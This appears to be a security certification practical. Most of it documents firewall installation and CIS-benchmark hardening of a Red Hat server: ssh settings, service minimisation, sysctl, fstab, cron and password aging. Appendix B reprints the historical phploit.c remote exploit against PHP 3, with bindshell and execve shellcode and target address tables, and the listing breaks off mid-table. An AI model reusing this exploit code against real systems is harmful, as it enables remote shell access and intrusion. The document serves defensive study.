    - It presents the GRUB boot loader screen with two choices. As described in the book, one is for standard CPUs and the other is for use if more that one hyperthreading CPU is present. Select the standard one and boot. In practice, it doesn't seem to matter which one is booted.

- During boot, it presents the hardware configuration window, which is where the network adapters are configured. Select each of the first three interfaces and configure each of them as follows.

  First Interface
  IP address: 10.0.0.18 <= The external-facing interface
  Netmask: 255.255.255.240
  Default Gateway: 10.0.0.17
  Primary nameserver: <leave blank> <= We will not allow the FW to use DNS.

  Second Interface
  IP address: 192.168.0.254 <= The DMZ-facing interface
  Netmask: 255.255.255. 0
  Default Gateway: <leave blank>
  Primary nameserver: <leave blank> <= We will not allow the FW to use DNS.

  Third Interface
  IP address: 192.168.1.254 <= The DMZ-facing interface
  Netmask: 255.255.255. 0
  Default Gateway: <leave blank>
  Primary nameserver: <leave blank> <= We will not allow the FW to use DNS.

- It presents the language screen. Select English.
- Select Next to continue at the Welcome screen.
- Agree to the license agreement.
- Select U.S. English keyboard.
- Select 2 Button Mouse (PS/2).
- Enter the root password for the system.
- The Network Setup window is displayed showing the interfaces configured above. Select Next.
- The Security Level screen comes up with settings for the Netfilter firewall as to what services to allow inbound. Do not select any trusted services and do not select any trusted devices. Set the security level to "Enable firewall" and select Next. The firewall settings will be manipulated later to meet the needs of the GIAC Enterprises security policy.
- Set time zone to U.S. Eastern Time and select Next.
- Set the time and date and select Next.
- Create a user account named “consultant” for use as an unprivileged account for the consultant while the system is being built and configured.
- Red Hat Network: Select "No, I do not want to register my system" because this system is not on the network to do so. Select Next.
- Select Next at the Additional CDs window, there are none to install.
- Select Next at the Finish Setup window.

  - The system displays a text-based login screen. Initial configuration is complete.
  - Reboot the system to make sure everything works.

  Note that the system is not booted into the GUI mode with X-11 running. This is a good feature, especially on this extra-secure server. The GUI does not start because the default run level of this system is run level 3, which does not include the GUI desktop. The GUI desktop is enabled at run level 5. For this system, but entire Gnome desktop GUI package can be removed as it is not needed to run the firewall.

- Since the system was not connected to the Internet, the updates were downloaded from http://www.redhat.com using a networked system, logging in with the GIAC Enterprises registered account, and burning the updates to CD. The updates were downloaded manually based on what updates were required for each errata document relating a security issue. The errata documents are available by selecting the "Errata" link at the top of the page after logging in to the Red Hat Network. Each errata document describes a vulnerability and the required update to fix it, which usually includes the Red Hat Package Manager (RPM) package name. Packages are selected by navigating to the Red Hat Enterprise Linux ES channel. Note that only 25 updates can be selected at a time for download, it will not allow you to download all updates at once, which would save an enormous amount of time. The system is designed to work best when the system being updated is connected to the Internet and using the automated update feature up2date. Red Hat offers a way to distribute patches from a server on an internal network but it is too expensive for GIAC Enterprises' limited budget and it is designed primarily for a large corporate network environment. Each update has an MD5 hash value that was checked by running the "md5sum" command on the update file and comparing the result to the hash value given for the update file. This helps to ensure the integrity of the updates being applied.

  With a somewhat lower level of paranoia, the system could be connected to a firewall-protected network that would be trusted to block all access attempts to the system but allow access to the Red Hat update site. The automated tool up2date could then be used to identify, download, and install the necessary updates in a completely automated fashion. This would be less error prone than the manual method described above.
- The updates are applied by going to the directory where the patches are installed and executing the command "rpm –Fvh *". This updates any package that's already installed but does not install a package if an older version is not already on the system. The updates for this system were downloaded to /usr/updates.
- Reboot the system.

Harden the Operating System

These steps were taken based on the guidelines in the CIS Linux Benchmark Version 1.1.0 document.

- Backup key files that the benchmark will change. The benchmark gives this bash script to perform this task. Not all of the files existed under this version of Linux so any errors complaining of files not being present were ignored.

```
for file in /etc/inetd.conf /etc/hosts.equiv \
  /etc/ftpusers /etc/passwd /etc/shadow /etc/hosts.allow \
  /etc/hosts.deny /etc/proftpd.conf \
  /etc/rc.d/init.d/functions /etc/inittab \
  /etc/sysconfig/sendmail /etc/security/limits.conf \
  /etc/exports /etc/sysctl.conf /etc/syslog.conf \
  /etc/fstab /etc/security.console.perms /root/.rhosts \
  /root/.shosts /etc/shosts.equiv /etc/X11/xdm/Xservers \
  /etc/X11/xinit/xserverrc /etc/X11/gdm/gdm.conf \
  /etc/cron.allow /etc/cron.deny /etc/at.allow \
  /etc/at.deny /etc/crontab /etc/motd /etc/issue \
  /usr/share/config/kdm/kdmrc /etc/X11/gdm/gdm.conf \
  /etc/securetty /etc/security/access.conf /etc/lilo.conf \
  /etc/grub.conf /etc/login.defs /etc/group /etc/profile \
  /etc/csh.login /etc/csh.cshrc /etc/bashrc \
  /etc/ssh/sshd_config /etc/ssh/ssh_config \
  /etc/cups/cupsd.conf /etc/{,vsftpd/}vsftpd.conf \
  /etc/logrotate.conf /root/.bashrc /root/.bash_profile \
  /root/.cshrc /root/.tcshrc /etc/vsftpd.ftpusers ; do
  [ -f $file ] && /bin/cp $file $file-preCIS
done
for dir in /etc/xinetd.d /etc/rc[0123456].d \
  /var/spool/cron /etc/cron.* /etc/logrotate.d /var/log \
  /etc/pam.d /etc/skel ; do
  [ -d $dir ] && /bin/cp -r $dir $dir-preCIS
done
```

- Apply the latest updates to the operating system. This was already done above.
- Configure safe ssh settings.
  - cd /etc/ssh
  - cp ssh_config ssh_config-preCIS;cp sshd_config sshd_config-preCIS
  - Edit ssh_config (settings for client ssh) and add these lines to the bottom of the file. These tell SSH to only use the version 2 protocol (version 1 is insecure) and to only use triple des encryption. These settings can be overridden by the user on the command line or in the user's ssh_config file.

```
Protocol 2
Cipher 3des
```

  - Edit sshd_config (settings for the SSH server handling incoming connections). Add the following lines to the end of the file. The ListenAddress line specifies that SSH will only listen on the given IP addresses, restricting access to only the interface assigned that IP and no other. This prevents the external network from touching the SSH service and is an additional layer of defense in case the

firewall were to become misconfigured and allowed access to the SSH port over the external interface. Comment out the existing "X11Forwarding yes" line in the file, then add the lines below.

```
# This configuration won't be doing any remote X11, only shell logins.
X11Forwarding no
PermitRootLogin no
PasswordAuthentication no
Protocol 2
# Restrict access from only the management network.
ListenAddress 192.168.1.254
```

The settings will take effect at reboot.

- Minimize the xinetd services running on the system.
  - List active xinetd services with 'chkconfig --list'. At the end of the list are the xinetd services. They are all off except for sgi-fam. Turn off sgi-fam with the command ‘chkconfig sgi-fam off’. This service is not needed on this system.
- Minimize the services running on the system.
  - List the active services appearing in the /etc/rc.x directories with the command 'chkconfig --list'. It lists each service's status by run level. Run level 3 will be the standard run level the system will run the firewall in. Run level 5 will run the GUI login and Gnome desktop. I see no difference between the service states between run levels 3 and 5. I went through each service listed as "on" for run level 3 and turned off the following based on reviewing the man page for what the service does. To turn off the service, execute 'chkconfig *service* off' where *service* is the name of the service.
  - Here is the resulting configuration of services as displayed from the 'chkconfig --list' command:

```
microcode_ctl   0:off 1:off 2:on  3:on  4:on  5:on  6:off
gpm             0:off 1:off 2:off 3:off 4:off 5:off 6:off
kudzu           0:off 1:off 2:off 3:off 4:off 5:off 6:off
syslog          0:off 1:off 2:on  3:on  4:on  5:on  6:off
netfs           0:off 1:off 2:off 3:on  4:on  5:on  6:off
network         0:off 1:off 2:on  3:on  4:on  5:on  6:off
random          0:off 1:off 2:on  3:on  4:on  5:on  6:off
rawdevices      0:off 1:off 2:off 3:on  4:on  5:on  6:off
saslauthd       0:off 1:off 2:off 3:off 4:off 5:off 6:off
keytable        0:off 1:on  2:on  3:on  4:on  5:on  6:off
mdmonitor       0:off 1:off 2:on  3:on  4:on  5:on  6:off
atd             0:off 1:off 2:off 3:off 4:off 5:off 6:off
irda            0:off 1:off 2:off 3:off 4:off 5:off 6:off
psacct          0:off 1:off 2:off 3:off 4:off 5:off 6:off
apmd            0:off 1:off 2:off 3:off 4:off 5:off 6:off
isdn            0:off 1:off 2:off 3:off 4:off 5:off 6:off
iptables        0:off 1:off 2:on  3:on  4:on  5:on  6:off
ip6tables       0:off 1:off 2:on  3:on  4:on  5:on  6:off
pcmcia          0:off 1:off 2:off 3:off 4:off 5:off 6:off
irqbalance      0:off 1:off 2:off 3:off 4:off 5:off 6:off
sendmail        0:off 1:off 2:off 3:off 4:off 5:off 6:off
smartd          0:off 1:off 2:off 3:off 4:off 5:off 6:off
```

```
autofs          0:off 1:off 2:off 3:off 4:off 5:off 6:off
netdump         0:off 1:off 2:off 3:off 4:off 5:off 6:off
sshd            0:off 1:off 2:on  3:on  4:on  5:on  6:off
portmap         0:off 1:off 2:off 3:on  4:on  5:on  6:off
nfs             0:off 1:off 2:off 3:off 4:off 5:off 6:off
nfslock         0:off 1:off 2:off 3:off 4:off 5:off 6:off
snmptrapd       0:off 1:off 2:off 3:off 4:off 5:off 6:off
rhnsd           0:off 1:off 2:off 3:off 4:off 5:off 6:off
crond           0:off 1:off 2:on  3:on  4:on  5:on  6:off
xinetd          0:off 1:off 2:off 3:off 4:off 5:off 6:off
cups            0:off 1:off 2:off 3:off 4:off 5:off 6:off
ypbind          0:off 1:off 2:off 3:off 4:off 5:off 6:off
snmpd           0:off 1:off 2:off 3:off 4:off 5:off 6:off
vncserver       0:off 1:off 2:off 3:off 4:off 5:off 6:off
hpoj            0:off 1:off 2:on  3:on  4:on  5:on  6:off
xfs             0:off 1:off 2:off 3:off 4:off 5:off 6:off
ntpd            0:off 1:off 2:off 3:off 4:off 5:off 6:off
spamassassin    0:off 1:off 2:off 3:off 4:off 5:off 6:off
winbind         0:off 1:off 2:off 3:off 4:off 5:off 6:off
lisa            0:off 1:off 2:off 3:off 4:off 5:off 6:off
canna           0:off 1:off 2:off 3:off 4:off 5:off 6:off
smb             0:off 1:off 2:off 3:off 4:off 5:off 6:off
dc_client       0:off 1:off 2:off 3:off 4:off 5:off 6:off
dc_server       0:off 1:off 2:off 3:off 4:off 5:off 6:off
httpd           0:off 1:off 2:off 3:off 4:off 5:off 6:off
aep1000         0:off 1:off 2:off 3:off 4:off 5:off 6:off
bcm5820         0:off 1:off 2:off 3:off 4:off 5:off 6:off
squid           0:off 1:off 2:off 3:off 4:off 5:off 6:off
dhcrelay        0:off 1:off 2:off 3:off 4:off 5:off 6:off
FreeWnn         0:off 1:off 2:off 3:off 4:off 5:off 6:off
named           0:off 1:off 2:off 3:off 4:off 5:off 6:off
vsftpd          0:off 1:off 2:off 3:off 4:off 5:off 6:off
dhcpd           0:off 1:off 2:off 3:off 4:off 5:off 6:off
arptables_jf    0:off 1:off 2:on  3:on  4:on  5:on  6:off
tux             0:off 1:off 2:off 3:off 4:off 5:off 6:off
netdump-server  0:off 1:off 2:off 3:off 4:off 5:off 6:off
yppasswdd       0:off 1:off 2:off 3:off 4:off 5:off 6:off
ypserv          0:off 1:off 2:off 3:off 4:off 5:off 6:off
ypxfrd          0:off 1:off 2:off 3:off 4:off 5:off 6:off
omawsd          0:off 1:off 2:off 3:on  4:on  5:on  6:off
dellomsaesm     0:off 1:off 2:off 3:off 4:off 5:off 6:off
dkms_autoinstaller0:off 1:off 2:on  3:on  4:on  5:on  6:off
dellomsa        0:off 1:off 2:off 3:off 4:off 5:off 6:off
mdmpd           0:off 1:off 2:on  3:on  4:on  5:on  6:off

xinetd based services:
      krb5-telnet:off
      rsync:      off
      eklogin:    off
      gssftp:     off
      klogin:     off
      chargen-udp:off
      kshell:     off
      chargen:    off
      daytime-udp:off
      daytime:    off
      echo-udp:   off
```

```
echo:       off
services:   off
time:       off
time-udp:   off
cups-lpd:   off
sgi_fam:    off
ktalk:      off
imap:       off
imaps:      off
ipop2:      off
ipop3:      off
pop3s:      off
dbskkd-cdb: off
tftp:       off
```

- Reboot the system to make sure it still runs.
- Set xinetd banners. Xinetd has its own wrapper capability similar to tcp wrappers. This step forces xinetd to display a warning banner upon connection. This is done just for completeness, it won't matter since the all of the xinetd services that would use this banner (like telnet) are shut off.

```
mkdir /etc/banners; cd /etc/banners
cp /usr/share/doc/tcp_wrappers-7.6/Banners.Makefile ./Makefile
```

  - Create the file /etc/banners/prototype that contains the banner to display. The file reads “WARNING: Authorized GIAC Enterprises access only. Violations subject to prosecution”.
  - Execute “make”.
- Enable telnet if necessary. Telnet is not necessary for this configuration.
- Enable ftp if necessary. Ftp is not necessary for this configuration.
- Enable rlogin/rsh/rcp if necessary. These are not necessary for this configuration.
- Enable tftp if necessary. Tftp is not necessary for this configuration.
- Enable the server service for imap. Imap is not necessary for this configuration.
- The procedure says to check if the default umask value set in /etc/init.d/functions is 022. It is set to 022 by default. This ensures that newly created files are not world writable by default.
- Disable xinetd since the system is using no xinetd services.
  - Execute “chkconfig --level 12345 xinetd off
- The procedure says to disable core dumps, but for this system where only sys admins will be on it, it will be left alone so a dump can be analyzed if a failure occurs and generates a core file.
- Configure the recommended network settings in /etc/sysctl.conf. These lines were added to the end of the file.

```
net.ipv4.tcp_syncookies=1
net.ipv4.tcp_max_syn_backlog = 4096
net.ipv4.conf.all.rp_filter = 1
net.ipv4.conf.all.accept_source_route = 0
net.ipv4.conf.all.accept_redirects = 0
net.ipv4.conf.all.secure_redirects = 0
```

```
net.ipv4.conf.default.rp_filter = 1
net.ipv4.conf.default.accept_source_route = 0
net.ipv4.conf.default.accept_redirects = 0
net.ipv4.conf.default.secure_redirects = 0
net.ipv4.ip_forward = 0
net.ipv4.conf.all.send_redirects = 0
net.ipv4.conf.default.send_redirects = 0
```

- Of particular note in the above settings are the first two lines, which help to protect the server from TCP Syn flood attacks. A Syn flood attack is when a large number of TCP Syn packets are sent to a system from forged source IP addresses with the intent of filling the system's TCP connection queue and causing a denial of service. Enabling tcp_syncookies helps to protect the system's TCP connection queue from filling when flooded with Syn requests. The setting for tcp_max_syn_backlog makes the TCP connection queue bigger than average so the system can handle more connection requests. More information on Syn Cookies can be found at http://cr.yp.to/syncookies.html.
- The procedure talks about syslog authpriv messages not being logged by default. This system is already set to handle them in /etc/syslog.conf. It writes them to /var/log/secure.
- The procedure next discusses configuring ftp logging, but ftp is not running so this step was skipped.
- The procedure next discusses setting secure permissions on the log files in /var/log. The permissions already seem to be set well by default on this system. Nothing has inappropriate group write access and the sensitive log files like the "messages" file have root-only access.
- Add the nosuid option to the removable devices listed in /etc/fstab. This prevents privileged commands from being run by a user inserting media. Add the nosuid to the end of the comma-separated list of options in each line.
- Following is the resulting /etc/fstab file after the above changes were made.

```
LABEL=/                 /                       ext3    defaults        1 1
LABEL=/boot             /boot                   ext2    defaults        1 2
none                    /dev/pts                devpts  gid=5,mode=620  0 0
none                    /proc                   proc    defaults        0 0
none                    /dev/shm                tmpfs   defaults        0 0
LABEL=/tmp              /tmp                    ext3    defaults,nodev  1 2
LABEL=/usr              /usr                    ext3    defaults,nodev  1 2
LABEL=/var              /var                    ext3    defaults,nodev  1 2
/dev/hda10              swap                    swap    defaults        0 0
/dev/vg01/lv_data       /home                   ext3    defaults        1 2
/dev/cdrom              /mnt/cdrom   udf,iso9660 noauto,owner,kudzu,ro,nosuid,nodev 0 0
/dev/fd0                /mnt/floppy            auto noauto,owner,kudzu,nosuid,nodev 0 0
```

- Remote privilege for unprivileged users to mount removable media (floppy and cdrom) at the console. This isn't too critical for the GIAC Enterprises network because the server console is physically protected and only system administration personnel will have privileges on the console.
- Verify permissions on /etc/passwd, group, and shadow. The permissions are compliant by default on this system.

- Verify that world-writable directories have the sticky bit set to prevent users from deleting each other's files. The directories /var/tmp and /tmp are the most important directories falling into this category and they have the sticky bit set. These are the only such directories on this system to be concerned about.
- Check for world-writable files. For each of the directories /, /usr, and /var, execute 'find /fs -perm -0002 -type f -xdev', where /fs is the name of the filesystem. This command found some of the files in the dell system management directory /usr/lib/dell/openmanage with world write, but they appear to just be some sort of temporary files. It found all files group and world writable in the directories /usr/src/e1000-5.2.17.3 and e100-2.3.30. This was fixed with the following commands:

```
cd /usr/src
chmod –R go-w e1000-3.2.17.3
chmod –R go-2 e100-2.3.30
```

- Find unauthorized suid and sgid programs. Execute this command on each of /, /usr, and /var. It only found the expected system suid executables.

```
find /fs \(-perm -04000 -o -perm -02000\) -type f -xdev
```

- Remove rhosts support in pam authentication. The pam configuration files are in /etc/pam.d. Execute 'grep -i rhosts *' and nothing was reported. This system's pam comes by default with no pam rhosts authentication support.
- Create symbolic links for dangerous files. Create common bad authentication files and link them to /dev/null so if something malicious tries to change them, the data goes nowhere.

```
ln -s /dev/null /root/.rhosts
ln -s /dev/null /root/.shosts
ln -s /dev/null /etc/hosts.equiv
```

- Create /etc/ftpusers to restrict access to who can use ftp. This system has ftp disabled, but just to be safe, the file /etc/ftpusers was created and includes all accounts in /etc/passwd.
    - Edit /etc/ftpusers
    - In another window, execute 'cat /etc/passwd | cut -d ":" -f1'. This displays a list of all user account names. Copy this list and paste in the ftpusers file and save.
    - Execute "chmod 600 /etc/ftpusers" to protect the file from modification.
- Prevent the X server from listening on port 6000/tcp. The procedure says this step prevents remote X clients from contacting the X server. The X port is protected by the iptables firewall as the first line of security. This would be the second line of security for when the X server is active. The GIAC Enterprises system administrators have stated their desire to be able to run X-windows on the system to perform maintenance tasks. The X desktop can still be run even without having the GUI login and X server running all the time. We will disable GUI login. The system

administrators can run X windows by logging in at the text login prompt presented in system run level 3 and typing the command “startx”. When the X environment is exited, the system will return to the text login screen.

- Execute this script.

```
#! /bin/bash
if [ -e /etc/X11/xdm/Xservers ] ; then
cd /etc/X11/xdm
awk '($1 !~ /^#/ && $3 == "/usr/X11R6/bin/X") \
   { $3 = $3 " -nolisten tcp" };
    { print }' Xservers > Xservers.new
/bin/mv Xservers.new Xservers
/bin/chown root:root Xservers
/bin/chmod 444 Xservers
fi
if [ -e /etc/X11/gdm/gdm.conf ] ; then
cd /etc/X11/gdm
awk -F= '($2 ~ /\/X$/) \
   { printf("%s -nolisten tcp\n", $0); next };
    { print }' gdm.conf > gdm.conf.new
/bin/mv gdm.conf.new gdm.conf
/bin/chown root:root gdm.conf
/bin/chmod 644 gdm.conf
fi
if [ -d /etc/X11/xinit ] ; then
cd /etc/X11/xinit
if [ -e xserverrc ] ; then
   awk '/X/ && !/^#/ \
   { print $0 " :0 -nolisten tcp \$@"; next }; \
   { print }' xserverrc > xserverrc.new
   /bin/mv xserverrc.new xserverrc
else
   cat <<END >xserverrc
#!/bin/bash
exec X :0 -nolisten tcp \$@
END
fi
/bin/chown root:root xserverrc
/bin/chmod 755 xserverrc
fi
```

- Restrict use of cron to the root user. None of the files cron.allow, cron.deny, at.allow, and at.deny existed before this step was executed. Each of these files specifies what user can execute cron to schedule tasks on the system.

```
cd /etc
vi cron.allow and add one line containing "root".
vi at.allow and add one line containing "root".
chmod 400 at.allow
chmod 400 cron.allow
```

- Restrict perms on the crontab files which contain the tasks for each user to run using cron.

```
chmod 400 /etc/crontab
chown root:root /etc/crontab
chown -R root:root /var/spool/cron
chmod -R go-rwx /var/spool/cron
chown -R root /etc/cron.*
chmod -R go-rwx /etc/cron.*
```

- Create warning banners.
  - Configure the KDE banner.
    - Cd /etc/X11/xdm and vi kdmrc. Find the line with GreetString= and set it to this:

      ```
      GreetString=WARNING: Authorized GIAC Enterprises access only.
      Violations subject to prosecution.
      ```

    - Cd to /etc/X11/gdm and vi gdm.conf. Find the line with "Welcome=" in it and make it:

      ```
      Welcome= WARNING: Authorized GIAC Enterprises access only.
      Violations subject to prosecution.
      ```

  - The document has a lengthy script to turn on banners for tcpwrappers, but the GIAC Enterprises firewall configuration has no wrapped services active so this step was skipped.
- Restrict access to xinetd services to only the local host. No xinetd services are active, but this step provides additional defense-in-depth with little effort just in case xinetd were to become active.
  - Edit /etc/xinetd.conf and add this line to the end of the "default" block:

    ```
    only_from      = 127.0.0.1/16
    ```

- Restrict root login to only the system console. This is done by listing all "trusted" consoles in the file /etc/securetty. This file should only contain "console", any serial ports on the system, and vc ports. The securetty file on the system is already configured this way and no action was required.
- Set a grub password to protect the grub boot loader. By default, the boot loader, which loads the operating system at system boot, has no password required before changes are made. These changes could subvert the boot process and allow an unauthorized person to gain access to the system. With a boot password, the system will boot normally with out the password being supplied, but if the grub boot configuration is accessed, the password will be required to proceed.
  - Add this line to /etc/grub.conf before the first uncommented line where *password* is the desired password.

    ```
    password <password>
    ```

  - Execute the following commands.

    ```
    /bin/chown root:root /etc/grub.conf
    ```

```
/bin/chmod 600 /etc/grub.conf
```

- Require a password for single user mode. Edit /etc/inittab and add the following line right after the line "id:3:initdefault:".

```
~~:S:wait:/sbin/sulogin
```

- The procedure suggests adding secure options to all entries in /etc/exports to make NFS only respond to requests coming from the privileged port range. This firewall system is not running NFS and there is no /etc/exports file on the system. No action required.
- Set the login shell to non-human accounts to /dev/null to prevent access to the accounts. The default installation on this system has the shell for all non-human accounts (like ftp, gopher, mail, etc.) set to /sbin/nologin so no action was required.
- Verify that no accounts have an empty password. Look in /etc/shadow and make sure no account has a :: after the account name (this is the password field). Locked accounts have either a "*" or a "!!" there. This system already had all accounts locked or with a password assigned.
- Set password aging restrictions. Edit the file /etc/login.defs and change these lines to be the following (backed up the file as login.defs-pre_CIS first).

```
PASS_MAX_DAYS     180
PASS_MIN_DAYS     7
PASS_MIN_LEN      8
PASS_WARN_AGE     14
```

Use the following script to set the parameters for each existing account on the system.

```
#!/bin/sh
for name in `cut -d: -f1 /etc/passwd`; do
      uid=`id -u $name`
      if [ $uid -ge 500 -a $uid != 65534 ]; then
            /usr/bin/chage -m 7 -M 180 -W 14 $name
      fi
done
```

The chage command creates the correct entries for each account in /etc/shadow.

- Verify that no legacy "+" accounts are in /etc/passwd or shadow left over from NIS. NIS (Network Information Service) is a name service used on UNIX systems. NIS used a “+” at the end of the password file to indicate that the NIS user database should be consulted. However, if NIS were disabled, the system treated “+” as a local user, possibly allowing login to the account without a password. There are no accounts named "+" by default on this system.
- Verify that no accounts other than root have user id 0. No accounts do on this system. Any account with a user id of 0 has the privileges of the system root user.

- Make sure "." and no world-writable directories are in root's search path. Doing "echo $PATH" while logged in as root displays root's path. Only standard system directories and no "." are included in root's path and none of these directories have world write privileges. The risk is that if a user can write to a directory that's in root's search path, then the user can place an executable of their choice in the directory that might end up being executed by the root user. "." means the current directory and if "." is in root's path and root changes directory to a place where a malicious executable exists, the executable may get executed inadvertently.
- User home directories should be mode 755 or better. Mode 755 translates to read-only access for users other than the owner of the file. For this firewall system, each system administrator has an individual user account and each account's home directory is set to mode 700 by default, meaning no access at all for users other than that user.
- No users should have world-writable dot files. Dot files are files in each user's home directory beginning with a "." that are used for configuring the user's shell or other applications. If users other than the account's owner can modify the configuration files they can subvert the owner's account. This system has no users other than system administrators and none have world-writable dot files. Note that this offers a second line of defense-in-depth in addition to each user's home directory (where the dot files live) being inaccessible to other users.
- Remove user's .netrc files if there are any. This system has no regular users and no .netrc files in user's home directories. A .netrc file contains ftp login information, including clear-text passwords, for automated login to ftp sites.
- Set default umask to 077. Edit each of the following files and add the line "umask 077" to the very end of the file. This overrides any other umask settings that may be present. This default umask setting causes the permissions on newly created files and directories to grant no access to users other than the owner. Note that a user can override this setting easily for their account.
- The procedure recommends disabling the creation of core dumps. A core dump is a binary image of memory left behind when a program crashes. A core file can be of value in figuring out why a program crashes. A core file might contain sensitive information that the program was working with when it crashed and might be abused by a user to gain access to unauthorized information. Since this system only has system administrator accounts and no regular users the exposure to this issue is low. In addition, a core file left after a system or application crash could be of great value in debugging the cause and in gathering evidence after a security incident.

Appendix B
phploit.c PHP Exploit Code from
http://www.undergroundmac.com/exploits/cgi_httpd/phploit.c

```
/*
 *  Copyright (c) 2000 - Security.is
 *
 *  Discovered and exploited by portal and tf8 of security.is, June 2000
 *  Published in October, 2000.
 *
 *  Greetings go to:
 *     the rest security.is staff: nop, DiGiT, rash, etc.
 *     stealth; ADM folks (anti#$%, mika!!); and others,
 *     you know who you are.
 *
 *  THERE IS NO WARRANTY FOR THIS PROGRAM OF ANY KIND. YOU ARE RESPONSIBLE
 *  FOR YOUR OWN ACTIONS. THIS IS INTENDED AS A DEMONSTRATION OF THE WEAK-
 *  NESS, NOT A SCRIPTKIDDIE TOOL. THE REASON FOR THE DISCLOSURE IS MAINLY
 *  BECAUSE OF AGE OF THE VULNERABILITY AND THE EXPLOIT, AND THE FACT THAT
 *  ACTUAL SUCCESS IS LIMITED TO THE KNOWLEDGE OF THE USER.
 */


#include <stdio.h>
#include <stdarg.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <netdb.h>
#include <sys/time.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#if !defined(__FreeBSD__)
# include <getopt.h>
#endif


#define xLITTLE_ENDIAN          1
#define xBIG_ENDIAN             2
#define PERSISTANT              1
#define ESYSLOG                 1
#define EFILE                   2

#define COOKIE_SIZE          1000
#define ADDRESS_BUFFER_SIZE   8*4
#define ATTACK_BUFFER_SIZE    500


struct _platforms
{
   char *version;
   char *description;
```

```
   unsigned long cookie_address;
   unsigned long eip_address;
   int technique;
   int endian;
   int alignment;
   int padding;
   struct _shellcodes *shellcode;
};


struct _shellcodes
{
   char *description;
   int length; /* depreciated */
   char *code;
   char *nop;
   int type;
};


/* note that the shellcodes may not contain 0x3d '=' */

struct _shellcodes shellcodes[] =
{
   {
      "Linux(x86) aleph1's execve shell -> /tmp/la",
      45,
      "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c"
      "\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb"
      "\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/tmp/la",
      "\x90",
      0
   }, {
      "Linux(x86) dup2 shell",
      77,
      /* alarm(0);fork();dup2(1,0);dup2(2,0);execute /bin/sh;exit(0) */
//      "\xcc"
      "\x31\xc0\x31\xdb\x04\x0b\xcd\x80\x31\xc0\x40\x40\xcd\x80\x85"
      "\xc0\x75\x28\x89\xd9\x31\xc0\x41\x04\x3f\xcd\x80\x31\xc0\x04"
      "\x3f\x41\xeb\x1f\x31\xc0\x5f\x89\x7f\x08\x88\x47\x07\x89\x47"
      "\x0c\x89\xfb\x8d\x4f\x08\x8d\x57\x0c\x04\x0b\xcd\x80\x31\xc0"
      "\x31\xdb\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh",
      "\x90",
      PERSISTANT
   }, {
      "Linux(x86) bindshell on port 3879",
      129,
      "\x89\xe5\x31\xd2\xb2\x66\x89\xd0\x31\xc9\x89\xcb\x43\x89\x5d\xf8"
      "\x43\x89\x5d\xf4\x4b\x89\x4d\xfc\x8d\x4d\xf4\xcd\x80\x31\xc9\x89"
      "\x45\xf4\x43\x66\x89\x5d\xec\x66\xc7\x45\xee\x0f\x27\x89\x4d\xf0"
      "\x8d\x45\xec\x89\x45\xf8\xc6\x45\xfc\x10\x89\xd0\x8d\x4d\xf4\xcd"
      "\x80\x89\xd0\x43\x43\xcd\x80\x89\xd0\x43\xcd\x80\x89\xc3\x31\xc9"
      "\xb2\x3f\x89\xd0\xcd\x80\x89\xd0\x41\xcd\x80\xeb\x18\x5e\x89\x75"
      "\x08\x31\xc0\x88\x46\x07\x89\x45\x0c\xb0\x0b\x89\xf3\x8d\x4d\x08"
      "\x8d\x55\x0c\xcd\x80\xe8\xe3\xff\xff\xff/bin/sh",
      "\x90",
      3879
```

```
   }, {
      "FreeBSD(x86) bindshell on port XXXX",
      134,
      "\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb0\x61\xeb\x7e\x5f\xc6\x47\x08"
      "\x9a\x89\x47\x09\x89\x47\x0d\xc6\x47\x0d\x07\xc6\x47\x0f\xc3\x50"
      "\x53\x6a\x01\x6a\x02\x8d\x4f\x08\xff\xd1\x89\x47\x24\xb0\x68\x50"
      "\x6a\x10\xb3\x02\x66\x89\x5f\x10\xb3\x45\x66\x89\x5f\x12\x89\x57"
      "\x14\x8d\x5f\x10\x53\xff\x77\x24\xff\xd1\xb0\x6a\x50\x6a\x02\xff"
      "\x77\x24\xff\xd1\xb0\x1e\x50\x52\x52\xff\x77\x24\xff\xd1\x89\xc3"
      "\xb0\x5a\x50\x52\x53\xff\xd1\xb0\x5a\x50\x42\x52\x53\xff\xd1\xb0"
      "\x5a\x50\x42\x52\x53\xff\xd1\xb0\x3b\x31\xdb\x50\x88\x5f\x07\x53"
      "\x89\x7f\x10\x8d\x5f\x10\x53\x57\xff\xd1\xe8\x7d\xff\xff\xff/bin/sh",
      "\x90",
      666
   }, {
      "FreeBSD(x86) execve shellcode by mudge@l0pht.com -> /tmp/la",
      67,
      "\xeb\x35\x5e\x59\x33\xc0\x89\x46\xf5\x83\xc8\x07\x66\x89\x46\xf9"
      "\x8d\x1e\x89\x5e\x0b\x33\xd2\x52\x89\x56\x07\x89\x56\x0f\x8d\x46"
      "\x0b\x50\x8d\x06\x50\xb8\x7b\x56\x34\x12\x35\x40\x56\x34\x12\x51"
      "\x9a>:)(:<\xe8\xc6\xff\xff\xff/tmp/la",
      "\x90",
      0
   }, {
      NULL, 0, NULL, 0
   }
};


#define LINUX_EXECVE         &shellcodes[0]
#define LINUX_DUP2_SHELLCODE &shellcodes[1]
#define LINUX_BINDSHELL      &shellcodes[2]
#define FREEBSD_BINDSHELL    &shellcodes[3]
#define FREEBSD_EXECVE       &shellcodes[4]


struct _platforms platforms[] =
{
   {
      "PHP/3.0.16 on Apache 1.3.12, static",
      "Slackware Linux 7.0 glibc (DEVEL)",
      0x0815b34c, 0xbfff9b54, //0xbfff9290,
      3, xLITTLE_ENDIAN,
      1, 124, /* 124 */
      LINUX_BINDSHELL
   }, {
      "PHP/3.0.12 on Apache 1.3.9, static",
      "Slackware Linux 4.0 libc (DEVEL)",
      0x081688e8, 0xbfff9460,
      3, xLITTLE_ENDIAN,
      1, 116,
      LINUX_BINDSHELL
   }, {
      "PHP/3.0.12 on Apache 1.3.12, static",
      "Slackware Linux 7.0 glibc (DEVEL)",
      0x0814bc88, 0xbfff931c,
      3, xLITTLE_ENDIAN,
```

```
      1, 112,
      LINUX_BINDSHELL
   }, {
      "PHP/3.0.15 on Apache/1.3.12, static",
      "FreeBSD 3.4-STABLE with package apache+php-1.3.12+3.0.15.tgz",
